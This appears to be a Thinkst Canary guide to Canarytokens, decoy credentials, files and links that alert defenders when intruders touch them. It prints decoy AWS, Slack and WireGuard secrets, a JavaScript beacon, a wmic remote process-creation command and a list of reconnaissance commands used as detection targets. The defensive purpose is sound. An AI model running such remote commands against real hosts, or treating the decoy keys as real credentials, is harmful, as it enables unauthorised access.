


# Inbox Traps

The email inbox is home to a variety of treasures.

Corporate inboxes house password-reset emails, expense information, contracts, bank wire information and much more. Attackers know this, which creates an opportunity to set some traps.

There are several Canarytokens that are ideal for creating email traps, such as the QR code token (page 39), web image token (page 37) and office document tokens (page 28). However, for Office 365 customers, we have a token that automates the process of creating a trip-wired-email and placing it into employee inboxes.



The Office 365 Mail token connects to your company Office 365 service and offers to drop email traps in employee mailboxes for you. Provide a list of email addresses and the traps are inserted in seconds, now ready to ensnare the next unwitting attacker to come along, poking around.

By default, the pre-written email we insert is designed to attract most attackers, but can be customised to suite other scenarios. It is inserted in each employee's Archive folder, to ensure employees don't trigger the alert accidentally.




## What about Slack, Teams or Mattermost?

Apps like these are becoming quite popular in the enterprise.

Would you know if one of your users was compromised, and an enterprising attacker was now searching through old conversations?


We've got you covered, since email token use-cases also apply to messaging and collaboration apps!

One advantage they have over email is that the messages on these platforms can easily be edited after they are published to a channel. So, all you have to do is find an old conversation entry, paste a web/image/QR/redirect token into it and make the conversation look valuable.



### BEFORE

In Slack, Microsoft Teams and other enterprise messaging applications, it is possible to go back and modify old messages. We can use this functionality to lay traps for attackers.



### AFTER

The original post has been edited. With Canarytokens inserted, attackers are likely to find and fall into the trap.

An attacker who gains access to this service is going to search for juicy information and will stumble onto those snippets. As soon as they use the access, you receive a reliable notification that something strange is going on.



## AWS API Key Token

The magic of the AWS API Key token is that there's no way for the attacker to use it without setting off an alert.

Additionally, the attacker can't afford not to try it, because it could potentially allow access to the entire cloud infrastructure. In short, for an attacker, it's too valuable to ignore.

Simply create a useful memo to remind you where you deploy the token and in return you get a working set of AWS API credentials to deploy anywhere - laptops, file shares, as comments in code, etc. Setting an appropriate memo for the token makes it easy to pinpoint the precise location of an intrusion.

**AWS API Key Canarytoken**  
AWS creds on CFO's laptop

Token Type  
**AWS API Key**

Token Reminder  
**AWS creds on CFO's laptop**

Token Status  
**Enabled**

Flock Name  
**Default Flock**

Date Created  
**30 May, 18:51**

Triggered Count  
**Not triggered yet**

Token

```
[default]
aws_access_key_id = AKIARDHQXL3IUTSWBEC6
aws_secret_access_key = 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
```

Back Download Token



# AWS API Key Token

The beauty of this token is that anyone can use it.

It doesn't matter if AWS is used or not in an organisation - the attacker won't know the difference and they won't care.

They've hit a jackpot. Once they do use it, a reliable alert triggers:

**Production AWS Creds.txt**

**AWS API Key Canarytoken Triggered**

Time Since Incident <b>14 minutes ago</b>	Timestamp <b>May 30, 07:01:04 PM GMT+2</b>
Flock <b>Default Flock</b>	Source IP [REDACTED]
Token <b>AWS API Key</b>	Token Reminder <b>AWS creds on CFO's laptop</b>

Date: Mon May 30 2022 19:01:04 GMT+0200 (Central Africa Time)

Headers:

Host: 63afed781c67.o3n.io

Connection: close

Accept-Encoding: identity

User-Agent: aws-cli/2.4.17 Python/3.8.8 Linux/5.14.0-kali4-amd64 docker/x86\_64.amzn.2 prompt/off

command/sts.get-caller-identity

Geo IP Details:

city: Port Elizabeth

host domain:

[Mark as seen](#)



# Cloned Website Detection

Phishing attacks are still painfully prevalent.

They generally follow a consistent playbook:

1. Attackers clone a trusted site and host it on infrastructure they control.
2. Attackers try to convince their targets to access this fake version of the site (usually via phishing emails), and enter their credentials.
3. Some portion of the targets fall for the trap.
4. Attackers use these shiny new credentials to access legitimate applications.

Cloned site tokens are tiny pieces of JavaScript you place on your websites. If an attacker ever clones your site and runs it on a different domain, your alert fires. A solid, reliable indicator of an impending phishing attack.

**Cloned Website Canarytoken**  
Cloned website detector on canary.tools

Token Type  
**Cloned Website**

Token Reminder  
**Cloned website detector on canary.tools**

Token Status  
**Enabled**

Flock Name  
**Default Flock**

Date Created  
**30 May, 18:59**

Triggered Count  
**Not triggered yet**

Token

```
<script>
  if (document.domain != "canary.tools" && document.domain != "www.canary.tools") {
    var l = location.href;
    var r = document.referrer;
    var m = new Image();
    if (location.protocol == 'https:') {
      m.src = "https://63afed781c67.o3n.io/images/u6ejk9th8ep1v7n82oyusdb4b/image.gif?l="
+ encodeURIComponent(1) + "&r=" + encodeURIComponent(r);
    } else {
      m.src = "http://63afed781c67.o3n.io/images/u6ejk9th8ep1v7n82oyusdb4b/image.gif?l="
+ encodeURIComponent(1) + "&r=" + encodeURIComponent(r);
    }
  }
}</script>
```

Ignore list ⓘ

?

Back Copy token





There are use cases for the Cloned Website token beyond the anti-phishing example above.

Use them to ensure that non-production sites remain that way. Deploy this token to development, QA and disaster recovery environments to ensure they're not being used outside their intended parameters. Detect unauthorised deployments and changes.

As with other Canarytokens, this token is super simple to generate and deploy, yet highly effective in catching badness within your environment. It has helped many organisations around the world avoid having a Very Bad Day.

## Canarytoken Triggered

An alert.

### Canarytoken triggered

ALERT

A Cloned Website Canarytoken has been triggered over cloned-web by the source IP

**Basic Details:**

Incident	Cloned Website
Reminder	Cloned website detector on 'canary.tools'
Timestamp	2019-05-27 09:36:59 (UTC)
Source IP	<span></span>

**Additional Details:**

Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding	gzip, deflate
Accept-Language	en-US,en;q=0.9
Background Context	This alert is the first from <span></span> .
Cloned Site	<a href="https://evil.com/login">https://evil.com/login</a>
Connection	keep-alive
Dnt	1
Dst Port	80
Original Site	canary.tools
Referer	<a href="https://evil.com">https://evil.com</a>
Upgrade-Insecure-Requests	1
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.157 Safari/537.36

Here is a link to the [incident](#)



# Google Drive Tokens

Very normal looking.

There are two options for Google Drive tokens: Google Docs and Google Sheets. Both fire an alert when opened. Use is similar to the MS Office document tokens discussed earlier, so many of the same use cases apply.

There is one major difference: Unlike the Office document tokens, Google Docs and Sheets can be shared with anyone without copying or sending files. This makes it possible to extend the reach of the token without moving it anywhere, simply using the sharing options built into Google Drive.

My Drive > AccipiterMon

Folders

- Acquisition Offers
- Blog Drafts**
- Business Docs
- Competitive Intelligence
- Customers
- Market Research
- Marketing
- Partnerships
- Portfolio
- Products
- Sales
- Website Assets

Files

- AccipiterMon Onboarding
- AccipiterMon Pentest Results**
- 2019 Onboarding Details for ...

Share with others

Get shareable link

Link sharing on [Learn more](#)

Anyone at Thinkst with the link can view

Copy link

<https://docs.google.com/document/d/1raqhFvZ3Udlf6T64yNUfzxXJNjwnXBKCSi02>

People

Enter names or email addresses...

Shared with Adrian Sanabria, Paul Perkenstein

Done

Advanced




## WireGuard VPN Token

A token that alerts based on a connection attempt to a WireGuard (WG) VPN endpoint.

All major operating systems support WireGuard, it can be installed almost anywhere and makes for a really flexible Canarytoken.

Below you can see an existing WireGuard token and this can either be configured on a WireGuard client or simply dropped onto an endpoint as a WireGuard configuration file (wg.conf).

 **WireGuard VPN Canarytoken**  
vpn on my gl.inet

[<](#) [🔗](#) [🗑️](#) | [✕](#)

Token Type

**WireGuard VPN** ⓘ

Token Reminder

**vpn on my gl.inet**

Token Status

**Enabled**

Flock Name

**Default Flock**



Date Created

**2 Jun, 18:18**

Triggered Count

**Not triggered yet**

WireGuard Client Config

```
[Interface]
PrivateKey = pe4Xffgvh2juz263+9w0wQUTxSxXZwbYZPMY6LuboAc=
Address = 192.168.123.107/32


[Peer]
PublicKey = SHN0xf4VbfNB4xgJZhlhA+RG9VsdL4fncUkaEpGCFxg=
AllowedIPs = 192.168.1.0/24
Endpoint = 18.203.112.248:51820
PersistentKeepalive = 270
```

Back

Download WireGuard Config




We can configure WireGuard clients by importing the configuration file above (“Download WireGuard Config”), or even by scanning a QR code on a mobile device:



This provides a nice and easy way to add some detection to your CFO's iPad.

However, if you consider some endpoints on your network where you're not able to install any software (WireGuard client) you can still benefit from using this token.

Perhaps you have a couple jump boxes on your network leading to a protected environment. Simply drop the “wg.conf” files onto these jump boxes. Now when an attacker grabs the VPN connectivity information and subsequently attempts to connect from their own endpoint, we still get alert like below:





## Slack API Key Token


Credentials that could be used to read and write messages in your Slack workspace.



Slack API keys are credentials that allow attackers to perform various actions that include but are not limited to reading and writing to slack channels, which is the equivalent to a business email compromise scenario. Attackers can abuse these permissions to uncover internal only dialogue, sensitive files or anything that has been shared on your most used slack channel.

A foothold (initial access) into Slack, with write permissions opens up the social engineering game, where attackers could ask for credentials or even coerce admins into performing weak password resets...

Leaking these keys can lead to some serious badness, and whilst various efforts are being made to prevent for example, API keys from being found in public repositories we'll provide you with a key that you can leak intentionally. This sets you up with detection where common slack blunders have been found.

In the example below, we're placing a Slack token inside a file that appears to be environmental variables used within an application deployed to your Gitlab.

**Update env**  
Administrator authored just now

 **env**  92 Bytes

1	SLACK_TOKEN=xoxp-3814208287188-3812103904003-3932897770630-
---	---



An attacker snooping around, finds the API key, attempts to interact with it, and again you'll get your high quality alert/signal like below:

### Slack API Key Canarytoken Triggered

Time Since Incident

6 minutes ago

Timestamp

Aug 15, 08:37:07 PM GMT+2

Flock

Default Flock

Source IP

Token

Slack API Key

Token Reminder

Slack API Token in pre-prod repo

Date: Mon Aug 15 2022 20:37:07 GMT+0200 (South Africa Standard Time)

Headers:

Content-Length: 92

Accept-Encoding: gzip, deflate

Connection: keep-alive

Accept: \*/\*

User-Agent: ApiApp/A03U04987MX curl/7.82.0

Host: 156d7cd7d9c1.o3n.io

Content-Type: application/x-www-form-urlencoded

Geo IP Details:

Mark as seen




# Windows Sensitive Command Token


Monitor for commands on Windows endpoints that are known to be suspicious.

It's known that certain commands are much more often run by attackers as opposed to regular users. Consider a legitimate user logging onto a server using a remote desktop. They've just specified their credentials which makes it highly unlikely that they're going to execute the "whoami.exe" command.

As with many detection items, anomalies become interesting. If you determine that "whoami.exe" is not part of regular usage then these alerts become a high quality signal.

Hitting the "Download Token" button below drops a registry file (e.g. tpf2zn8p50n08uxq87hgiq4mb.reg).

 **Sensitive Command Canarytoken**  
wmic on win10



Token Type  
**Sensitive Command**

Token Reminder  
**wmic on win10**

Token Status  
**Enabled**

Process being monitored  
**wmic.exe**

Flock Name  
**Default Flock**

Date Created  
**17 Nov, 09:19**

Triggered Count  
**Not triggered yet**


Token  
**Download file**

Back

Download Token



Now you simply import this key onto the endpoint where you want to monitor for the execution of the sensitive command.



Once you've successfully downloaded and executed the registry key (either using "reg import" or double clicking) you'll receive some dialogue confirming the successful import.

Now it's time to test the alert capability, and in this example we're monitoring for execution of "wmic.exe", which in this case we're using to run a ping command on a remote host. The ping command may not be the most malicious, but running remote commands is a first place prize from an attacker's perspective.

The image shows an "Administrator: Command Prompt" window. The command entered is: `C:\>wmic /node:192.168.20.140 /user:Administrator process call create "cmd.exe /c ping.exe 192.168.20.142"`. The prompt "Enter the password :\*\*\*\*\*" is shown. The output of the command is: `Executing (Win32_Process)->Create()  
Method execution successful.  
Out Parameters:  
instance of __PARAMETERS  
{  
 ProcessId = 6212;  
 ReturnValue = 0;  
};`

A simple registry import now gives you the ability to alert when an attacker attempts to use these often misused built-in Windows commands.





There are multiple commands that could be considered for this token;

- 'whoami',
- 'ipconfig',
- 'tasklist',
- 'systeminfo',
- 'net'

and many more which have also been listed on various sources including the famous LOLBAS project (<https://lolbas-project.github.io>).

Below we detect and alert that we've executed the wmic.exe command and now we're ready to build our detections for many of these 'harmless' commands mentioned above.

### Sensitive Command Canarytoken Triggered

Time Since Incident

2 minutes ago

Timestamp

Nov 17, 09:49:47 AM GMT+2

Flock

Default Flock

Source IP

172.253.13.131

Token

Sensitive Command

Token Reminder

wmic on win10



## Azure Login Certificate

A certificate that alerts when used to interact with Microsoft Azure environment.

Have you seen the AWS API Canarytoken? It's super attractive and high fidelity. But what about an API key for Azure? Now we've got you covered for Azure too!


We all know that we need to protect our credentials and they come in different shapes and sizes (passwords, tokens, certificates). MS Azure provides the ability to authenticate to an Azure Tenant using a certificate for authentication. These certificates are comparable to API keys and are often used to perform automated activities. However, from an attacker's point of view this is still just a set of keys which they can use to gain access to your environment.

With many folks using Azure for various computing operations we wanted the ability to detect an adversary attempting to gain unauthorized access to Azure environments. When you create your Azure Login Certificate token, you simply drop the certificate file onto the desired endpoint which you want to protect.



Now with some clever placement, you're able to detect if an attacker wants to gain access to your "code-sign-server". Once the attacker grabs the certificate they'll login into the Azure Tenant using the "az login" commands. Next, the attacker will attempt to perform some enumeration as shown below:

```
$ az account show
{
  "environmentName": " ",
  "homeTenantId": " ",
  "id": " ",
  "isDefault": true,
  "managedByTenants": [],
  "name": " ",
  "state": "Enabled",
  "tenantId": " ",
  "user": {
    "name": " ",
    "type": "servicePrincipal"
  }
}
```

 **Azure Login Certificate Canarytoken**  
Azure Service Principal Login for code-sign-server01

Token Type	<b>Azure Login Certificate</b>	Flock Name	<b>Default Flock</b>
Token Reminder	<b>Azure Service Principal Login for code-sign-se</b>	Date Created	<b>17 Nov, 10:54</b>
Token Status	<b>Enabled</b>	Triggered Count	<b>Not triggered yet</b>
Certificate File Name	<b>prod.pem</b>		

Azure Client Config

```
{
  "appId": " ",
  "displayName": " ",
  "fileWithCertAndPrivateKey": "prod.pem",
  "password": null,
  "tenant": " "
}
```

Back Download Azure Certificate

Whilst the attacker is snooping around this Azure environment, you're notified and can respond accordingly.



# Google Drive Alerts

With options.

One of these options is link sharing, which turns these tokens into traps with very legitimate (and normal) looking links. As with the AWS API Key token, there's no way for the attacker to detect the trap before falling into it. Paste this link into Slack, emails and even other documents and it will look totally normal in any business setting.

Alert details will include the email address of the account that opened the GDoc or GSheet. This makes it possible to see if they are being accessed by accounts they haven't explicitly been shared with.

Google Doc Canarytoken Triggered

Time Since Incident

0 seconds ago

Timestamp

May 30, 07:48:08 PM GMT+2

Flock

Default Flock

Source IP

107.178.193.32

Token

Google Doc

Token Reminder

Thinkst Details - Salaries

Date: Mon May 30 2022 19:48:08 GMT+0200 (Central Africa Time)

Email of document viewer: [REDACTED]

Email of document owner: [REDACTED]

Locale of document viewer: en

Mark as seen




# Web Image Token

## Picture this...

The Web Image Canarytoken allows you to upload any image to us. We will serve it to people and will let you know every time the image is accessed. While conceptually simple, it becomes powerful in many use cases.

Creating this token involves uploading an image to your Canarytoken server. The image is then assigned a URL that can be embedded in any HTML page.

This web image can be embedded in HTML emails, which will often enough load automatically.

 **Custom Web Image Canarytoken**  
Wiki admin section

Token Type  
**Custom Web Image**

Token Reminder  
**Wiki admin section**

Token Status  
**Enabled**

Flock Name  
**Default Flock**

Date Created  
**30 May, 19:29**

Triggered Count  
**Not triggered yet**

Token  
**<http://63afed781c67.o3n.io/files/p79oaf92vycx2evok7asxpc71/403.png>**

Back

Copy token



## Web Image Token

A sure-fire way to know you're being browsed.

Another interesting use would be to create a fake admin page or directory listing on a server.

Directory listings typically use small icons, which are images that could be tokenised. Another use case: embed Web Image tokens into administrative consoles or websites that are rarely used. Whenever someone accesses one of these pages, the tokened image(s) will load, triggering an alert.

It's a sure-fire way to quickly be notified when web pages that should not be accessible are being browsed.



**Index of /**

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">secret/</a>	2017-01-27 15:40	-	
 <a href="#">priv/</a>	2017-01-27 15:41	-	
 <a href="#">edit/</a>	2017-01-27 15:40	-	
 <a href="#">dir1/</a>	2017-01-27 15:40	-	
 <a href="#">config.php</a>	2017-01-27 15:40	11K	

*Apache/2.4.23 (Win64) PHP/5.6.25 Server at localhost Port 80*

Many organisations have disaster recovery data centres that sit for months or years without being touched. They easily fall off the corporate radar and fall behind on patches, becoming low hanging fruit for attackers. Sprinkling tokens (web images, document tokens, binaries) into these environments will help bring them back on the corporate radar when events worth investigating occur.



## QR Code Token


Generate a QR code that alerts you when someone scans it.

This token's usefulness in Slack or emails has already been discussed. There are a few more to consider.

Print QR codes onto stickers so they can be placed on physical objects that no one should have access to. You will be notified that someone has had physical access to these devices as soon as they scan the QR code hoping for something juicy.

Try putting one on a laptop, to pass it off as a corporate asset tag and get an alert when it is scanned. QR codes on hard (printed) copies of documents is another effective way of getting alerts when unauthorised parties are physically snooping in places they shouldn't. Place one in a datacenter or network closet. Authorised personnel know not to scan the QR code. Unauthorised folks don't.

Try pasting the QR code into sensitive documents. An alert will signal that someone is looking at a private document and perhaps give some insight as to whom it may be. Include instructions near or around the QR code, like "scan for door PIN" or "scan to access self-serve password reset portal."



Alerts from this token will also include useful information like the geographic location associated with the device that scanned it as well as details of the scanning device.



## Redirect Token

These tokens are similar to the Web token, but also redirect the attacker to a custom web page once triggered.

The goal here is to have the attacker visit a Canarytoken URL (so an alert is fired), but then redirect her to a legitimate web page (so she isn't aware that she's tripped a Canarytoken).

Canarytokens  
No tokens created. [Why should I?](#)

Create a new token


Fast Redirect

Reminder  
Placed on dev wiki

Redirect URL  
`https://privatewiki.com/auth-keys`

Create token

Redirect tokens are great for grabbing information on an intruder without said intruder knowing that any alert was generated. Place the token somewhere an intruder is likely to open the link. One example could be a private wiki. In this case the intruder could be redirected to another page without knowing that the alert was triggered.







# Windows Directory Token

This token is useful for alerting on access to a specific folder.

A simple use case would be placing it into a folder containing sensitive information, that is infrequently used.

Simply create the token and give it a meaningful reminder. Once created, download the token and unzip the file in a folder.

You'll get notified when someone browses the folder in Windows Explorer. It will even trigger if someone is browsing the folder via a network share!

The alert can include the network domain and username of the browsing user, if present.

Windows Folder Canarytoken Triggered

Time Since Incident

0 seconds ago

Timestamp

May 30, 07:37:00 PM GMT+2

Flock

Default Flock

Source IP

74.125.43.133

Token

Windows Folder

Token Reminder

C:\Documents\secret opened

Date: Mon May 30 2022 19:37:00 GMT+0200 (Central Africa Time)  
Windows Username: administrator  
Windows Access Domain: win10-pc  
Windows Computer Name: win10-pc  
Source IP: 74.125.43.133

Date: Mon May 30 2022 19:37:09 GMT+0200 (Central Africa Time)

Mark as seen



